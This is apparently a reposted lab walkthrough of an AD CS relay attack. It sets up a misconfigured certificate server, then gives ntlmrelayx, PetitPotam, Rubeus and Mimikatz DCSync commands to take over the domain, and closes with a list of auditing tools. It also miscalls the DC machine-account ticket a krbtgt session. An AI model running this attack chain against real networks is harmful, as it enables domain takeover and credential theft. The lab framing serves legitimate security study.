AD CS Attack - Old Repost
Setting up and performing an attack against ADCS in order to own the domain (Old Repost)

Summary
- Get the DC machine account to connect back to you while NTLM relay is enabled
- Use the NTLM relay to connect to the certificate services server to obtain a certificate under the context of the machine account for the DC
- With a standard domain user use Rubeus to request a TGT using the certificate obtained of the machine account of the DC
- Dump the hashes using Mimikatz via DC Sync with the krbtgt ticket imported
Hosts
- 1 AD server am.local (192.168.1.102) - Windows Server 2012 R2 9600
- 1 AD-CS server (Domain Joined - 192.168.1.30) - Windows Server 2012 R2 9600
- Kali Machine (192.168.1.33)
- Client (192.168.1.104) - Windows 7 SP1 7601
Setting Up The Lab
- Set up a DC
- Set up the AD-CS server on a different host to the AD Host
- Join the AD-CS to the domain
- Login to the new host using the domain administrator account

- Install The Active Directory Certificate Services
-
- Certification Authority
-
- Certification Authority Web Enrolment
- ONLY the Certification Authority & Certification Authority Web Enrolment need to be installed and configured

- Set up bindings in IIS for HTTPS for the Default Web Site
- Navigate to https://192.168.1.30/certsrv, make sure you can navigate to the portal and request a certificate.
Modify Enrol
Perform the following steps to modify the Enrolment Abilities:
- certsrv.msc
-
- Right click ‘Certificate Template’
- Manage


- Modify Computers Template

- Change Security Settings to ‘Authenticated Users’ to ‘Enrol’


- New -> Certificate Template To Issue, Computer
- Make sure you can go to https://192.168.1.30/certsrv
-
- If there is an error create a HTTPS binding in IIS
- ‘Misconfigure’ the user certificate also if you want

Allow some time to allow for the certification service to propagate if the attack doesn’t work straight away.
Attacker Machine
Setting up the NTLM relay:
cd /opt
git clone https://github.com/ExAndroidDev/impacket
cd impacket
git switch ntlmrelayx-adcs-attack
python3 -m pip install .

ntlmrelayx.py -t http://192.168.1.30/certsrv/certfnsh.asp -smb2support --adcs
Using PetitPotam to trigger a response back:
PetitPotam 192.168.1.33 192.168.1.102

Returning back to our NTLM relay we see we have our certificate for our DC:

Check for issued certificates. There should be some certificates generated by the DC machine account
Requesting a TGT using Rubes
Install Visual Studio with .Net and compile the latest version of Rubeus (Version 1.6.4 was being used here)
https://github.com/GhostPack/Rubeus
Rubeus.exe asktgt /user:<user> /certificate:<base64-certificate> /ptt


We now have a kerberos session for the krbtgt account:



Then we can use Mimkatz to perform a DCSync:

Th full attack:
Resources
https://www.bussink.net/ad-cs-exploit-via-petitpotam-from-0-to-domain-domain/ https://www.virtuallyboring.com/setup-microsoft-active-directory-certificate-services-ad-cs/ https://twitter.com/wdormann/status/1418576755389083662/photo/4 https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Certified-Pre-Owned-Abusing-Active-Directory-Certificate-Services.pdf https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf
Auditing
https://github.com/GhostPack/PSPKIAudit https://github.com/GhostPack/Certify https://github.com/GhostPack/ForgeCert https://posts.specterops.io/certified-pre-owned-d95910965cd2


Certify
https://github.com/GhostPack/Certify Install Visual Studio 2019 on Windows 10 and compile
Certify.exe find /vulnerable